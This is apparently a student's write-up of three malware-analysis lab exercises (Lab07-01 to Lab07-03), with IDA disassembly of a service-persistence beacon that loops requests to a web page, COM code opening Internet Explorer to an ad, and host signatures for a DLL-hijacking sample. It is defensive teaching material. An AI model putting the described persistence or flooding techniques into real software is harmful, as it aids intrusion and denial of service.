
```
loc_40116D:                 ; dwContext
push    0
push    INTERNET_FLAG_RELOAD ; dwFlags
push    0                   ; dwHeadersLength
push    0                   ; lpszHeaders
push    offset szUrl        ; "http://www.malwareanalysisbook.com"
push    esi                 ; hInternet
call    edi ; InternetOpenUrlA
jmp     short loc_40116D
StartAddress endp
```

v. What is the purpose of this program?

Program is designed to create the service for persistence, waits for long time till 2100 years, creates thread, which connects to “http://www.malwareanalysisbook.com" forever, this loop never ends. The rest code is not accessed: 20 times calls thread, which connects to web page and sleeps for 7.1 week long before program exits. Infinitive loop is created to **DDOS attack** the page. Attacker is only able to compromised the web page if has more resources than hosting provider can handle.


vi. When will this program finish executing?

Program will wait 2100 Years to finish. This time represents midnight on January 1, 2100.



```
xor     edx, edx
lea     eax, [esp+404h+FileTime]
mov     dword ptr [esp+404h+SystemTime.wYear], edx
lea     ecx, [esp+404h+SystemTime]
mov     dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
push    eax                 ; lpFileTime
mov     dword ptr [esp+408h+SystemTime.wHour], edx
push    ecx                 ; lpSystemTime
mov     dword ptr [esp+40Ch+SystemTime.wSecond], edx
mov     [esp+40Ch+SystemTime.wYear], 2100
call    ds:SystemTimeToFileTime
push    0                   ; lpTimerName
push    0                   ; bManualReset
push    0                   ; lpTimerAttributes
call    ds:CreateWaitableTimerA
push    0                   ; fResume
push    0                   ; lpArgToCompletionRoutine
push    0                   ; pfnCompletionRoutine
lea     edx, [esp+410h+FileTime]
mov     esi, eax
push    0                   ; lPeriod
push    edx                 ; lpDueTime
push    esi                 ; hTimer
call    ds:SetWaitableTimer
push    0FFFFFFFFh          ; dwMilliseconds
push    esi                 ; hHandle
call    ds:WaitForSingleObject
test    eax, eax
jnz     short loc_40113B
```


Creates new thread (CreateThread), important argument is lpStartAddress, which indicates the start of the thread and connects to internet (described at paragraph 4) for 20 times. Then sleeps for enormous time ~ 7.1 week and exits the program.



b. Analyze the malware found in the file Lab07-02.exe.

i. How does this program achieve persistence?

Program doesn't achieve persistance. Initializes COM object (**OleInitialize**) creates single object with specified clsid (**CoCreateInstance**).



IDA PRO represents **rclsid** and **riid** like this:

```
.rdata:00402058 ; IID rclsid
.rdata:00402058 rclsid          dd 2DF01h               ; Data1
.rdata:00402058                                         ; DATA XREF: _main+1D↑o
.rdata:00402058                 dw 0                    ; Data2
.rdata:00402058                 dw 0                    ; Data3
.rdata:00402058                 db 0C0h, 6 dup(0), 46h  ; Data4
.rdata:00402068 ; IID riid
.rdata:00402068 riid            dd 0D30C1661h           ; Data1
.rdata:00402068                                         ; DATA XREF: _main+14↑o
.rdata:00402068                 dw 0CDAFh               ; Data2
.rdata:00402068                 dw 11D0h                ; Data3
.rdata:00402068                 db 8Ah, 3Eh, 0, 0C0h, 4Fh, 0C9h, 0E2h, 6Eh; Data4
```


There are two ways to get GUID value of rclsid and riid.Conversion through size representation:dd (dword — 4 bytes)**0002 DF01**
dw 0 - **0000**

dw 0 - **0000**

db **C0** (takes only 1 byte)
000000 46GUID format is **{8–4–4–12}**If we write as GUID we get:


{0002DF01–0000–0000-C000–000000000046}Here is another way:The

interval of value rclsid is from [402058–402068). If we eliminate **image base** (40 0000), we get the interval [2058–2068**)**or [2058–2067**]** (we don't want to take byte which belongs to other value).




CFF Explorer showing the Image Base

I use HxD to select hex bytes Edit -> Select block…




Set the ranges:




"Data inspector" view shows **rclsid** — GUID value (Byte ordershould be set to Little Endian):

{0002DF01–0000–0000-C000–000000000046}




If we do the same for **riid** we get **{D30C1661-CDAF-11D0–8A3E-00C04FC9E26E}**




These registry keys will show clsid and riid meanings:**HKEY_CLASSES_ROOT\CLSID** and **HKEY_CLASSES_ROOT\Interface**P.S. HKEY_CLASSES_ROOT (HKCR) is a

shortcut of HKLM and HKCU, but in our case it doesn't matter.HKEY_CLASSES_ROOT\CLSID\{0002DF01-0000-0000-C000-000000000046} shows that CLSID belongs to **Internet Explorer(Ver1.0).**



HKEY_CLASSES_ROOT\Interface\{D30C1661-CDAF-11D0-8A3E-00C04FC9E26E}and the interface is **IWebBrowser2**.



More info about could be found here.After execution of **CoCreateInstance** one of arguments ***ppv*** contains the requestedinterface pointer.

```
C++

HRESULT CoCreateInstance(
  REFCLSID  rclsid,
  LPUNKNOWN pUnkOuter,
  DWORD     dwClsContext,
  REFIID    riid,
  LPVOID    *ppv
);
```

Pointer *ppv is moved to eax. which is later de-referenced(pointer to object).

```
lea     eax, [esp+24h+ppv]
push    eax             ; ppv
push    offset riid     ; riid
push    4               ; dwClsContext
push    0               ; pUnkOuter
push    offset rclsid   ; rclsid
call    ds:CoCreateInstance
mov     eax, [esp+24h+ppv] ; Pointer to interface
test    eax, eax
jz      short loc_40107F
```

```
lea     ecx, [esp+24h+pvarg]
push    esi
push    ecx             ; pvarg
call    ds:VariantInit
push    offset psz      ; "http://www.malwareanalysisbook.com/ad.h"...
mov     [esp+2Ch+var_10], 3
mov     [esp+2Ch+var_8], 1
call    ds:SysAllocString
lea     ecx, [esp+28h+pvarg]
mov     esi, eax
mov     eax, [esp+28h+ppv] ; Pointer to interface
push    ecx
lea     ecx, [esp+2Ch+pvarg]
mov     edx, [eax]      ; Dereferenced (pointer to object)
push    ecx
lea     ecx, [esp+30h+pvarg]
push    ecx
lea     ecx, [esp+34h+var_10]
push    ecx
push    esi
push    eax
call    dword ptr [edx+2Ch] ; ->Navigate
push    esi             ; bstrString
call    ds:SysFreeString
pop     esi
```

From de-referenced object 2Ch is added (44 in dec).


```
mov     edx, [eax]      ; Dereferenced (pointer to object)
push    ecx
lea     ecx, [esp+30h+pvarg]
push    ecx
lea     ecx, [esp+34h+var_10]
push    ecx
push    esi
push    eax
call    dword ptr [edx+2Ch] ; ->Navigate
```

Structure of IWebBrowser2, can be found here.
44 means **Navigate** method is called.

```
IWebBrowser2 STRUCT
   QueryInterface          DWORD  ?  ;[0] (This,riid,ppvObject)
   AddRef                  DWORD  ?  ;[4] (This)
   Release                 DWORD  ?  ;[8] (This)
   GetTypeInfoCount        DWORD  ?  ;[12] (This,pctinfo)
   GetTypeInfo             DWORD  ?  ;[16] (This,iTInfo,lcid,ppTInfo)
   GetIDsOfNames           DWORD  ?  ;[20] (This,riid,rgszNames,cNames,lcid,rgDispId)
   Invoke                  DWORD  ?  ;[24] (This,dispIdMember,riid,lcid,wFlags,pDispParams,pVarResult,pExcepInfo,puArgErr)
   GoBack                  DWORD  ?  ;[28] (This)
   GoForward               DWORD  ?  ;[32] (This)
   GoHome                  DWORD  ?  ;[36] (This)
   GoSearch                DWORD  ?  ;[40] (This)
   Navigate                DWORD  ?  ;[44] (This,URL,Flags,TargetFrameName,PostData,Headers)
   Refresh                 DWORD  ?  ;[48] (This)
   Refresh2                DWORD  ?  ;[52] (This,Level)
   Stop                    DWORD  ?  ;[56] (This)
   get_Application         DWORD  ?  ;[60] (This,ppDisp)
   get_Parent              DWORD  ?  ;[64] (This,ppDisp)
   get_Container           DWORD  ?  ;[68] (This,ppDisp)
   get_Document            DWORD  ?  ;[72] (This,ppDisp)
   get_TopLevelContainer   DWORD  ?  ;[76] (This,pBool)
   get_Type                DWORD  ?  ;[80] (This,Type)
   get_Left                DWORD  ?  ;[84] (This,pl)
   put_Left                DWORD  ?  ;[88] (This,Left)
   get_Top                 DWORD  ?  ;[92] (This,pl)
   put_Top                 DWORD  ?  ;[96] (This,Top)
   get_Width               DWORD  ?  ;[100] (This,pl)
   put_Width               DWORD  ?  ;[104] (This,Width)
   get_Height              DWORD  ?  ;[108] (This,pl)
   put_Height              DWORD  ?  ;[112] (This,Height)
```

ii. What is the purpose of this program?

Program just opens Internet explorer with an advertisement.
"http://www.malwareanalysisbook.com/ad.html."



iii. When will this program finish executing?

After some cleanup functions: **SysFreeString** and **OleUninitialize**

program terminates.

c. For this lab, we obtained the malicious executable, Lab07-03.exe, and DLL,Lab07-03.dll, prior to executing. This is important to note because the mal- ware might change once it runs. Both files were found in the same directory on the victim machine. If you run

the program, you should ensure that both files are in the same directory on the analysis machine. A visible IP string beginning with 127 (a loopback address) connects to the local machine. (In thereal version of this malware, this address connects to a remote machine, but we've set it to connect to localhost to protect you.)

i- How does this program achieve persistence to ensure that it continues running when the computer is restarted?

Persistence is achieved by writing file to
"C:\Windows\System32\Kerne132.dll"
and modifying every ".exe" file to import that library.


ii. What are two good host-based signatures for this malware?

Good host-based signatures are:
"C:\\Windows\\System32\\Kerne132.dll"
Mutex name "**SADFHUHF**"


iii. What is the purpose of this program.

Dynamic analysis Execute program with correct argument:"**WARNING_THIS_WILL_DESTROY_YOUR_MACHINE**"


modifies "WinRAR.exe" in my case.



